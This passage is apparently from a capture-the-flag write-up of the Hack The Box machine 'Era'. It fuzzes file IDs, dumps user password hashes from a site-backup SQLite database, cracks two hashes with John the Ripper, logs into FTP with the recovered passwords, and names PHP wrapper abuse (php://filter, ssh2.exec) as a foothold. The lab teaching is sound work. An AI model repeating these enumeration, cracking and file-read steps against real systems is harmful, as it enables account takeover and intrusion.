 Then use the
 Intruder function and set the test point and payload

 I guess
 0-10000 is enough for us, then we can start attack
 Then we found


 150 and 54 would be our target here.
http://file.era.htb/download.php?id=150 has a signing.zip
http://file.era.htb/download.php?id=54 has a site-backup-30-08-24.zip
Let's check them and find something useful for us.

There is a filedb.sqlite from the backup of webiste
 And some certification file from
 signing.zip

By enumerating the database, we can get the credit of users
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ sqlite3 filedb.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
sqlite> select * from files;
54|files/site-backup-30-08-24.zip|1|1725044282
sqlite>
Then we can crack the hash of yuri and eric
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ john yuri.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mustang          (?)
1g 0:00:00:15 DONE (2025-07-27 14:10) 0.06265g/s 18.79p/s 18.79c/s 18.79C/s adidas..bowwow
Use the "--show" option to display all of the cracked passwords reliably

┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ john eric.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
america          (?)
1g 0:00:00:01 DONE (2025-07-27 14:47) 0.5747g/s 75.86p/s 75.86c/s 75.86C/s america..louise
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Then we can use his credit to access to ftp
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ ftp 10.10.11.79 21
Connected to 10.10.11.79.
220 (vsFTPd 3.0.5)
Name (10.10.11.79:wither): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31631|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf

ftp> cd apache2_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||55041|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1332 Dec 08  2024 000-default.conf
-rw-r--r--    1 0        0            7224 Dec 08  2024 apache2.conf
-rw-r--r--    1 0        0             222 Dec 13  2024 file.conf
-rw-r--r--    1 0        0             320 Dec 08  2024 ports.conf
I can find something interesting from them
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ cat file.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/file
    ServerName file.era.htb
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ cat ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

Then after simply code review, I found something from download.php
In this place
This PHP code provides two main functions:

File Download: When ?dl=true is passed, the script sets download headers and uses readfile($fetched[0]) to force a file download.

File Preview (Admin Only): If ?show=true and the session variable $_SESSION['erauser'] === 1, the script displays the file content. It optionally uses a stream wrapper like php://filter via the format parameter.

Security Risks:

readfile($fetched[0]) may allow arbitrary file reads if the value is user-controlled.

Wrappers like php://filter can be abused to leak PHP source code in base64.

The admin check ($_SESSION['erauser'] === 1) is weak and can be bypassed if sessions are not securely managed.

No input validation — making the script vulnerable to LFI, wrapper abuse, or header injection.
This document from php would help us find the way to footpath
https://www.php.net/manual/en/wrappers.ssh2.php
ss2exec wrapper
Firstly, we need to get the admin dashboard
We can change admin's security question and login as admin
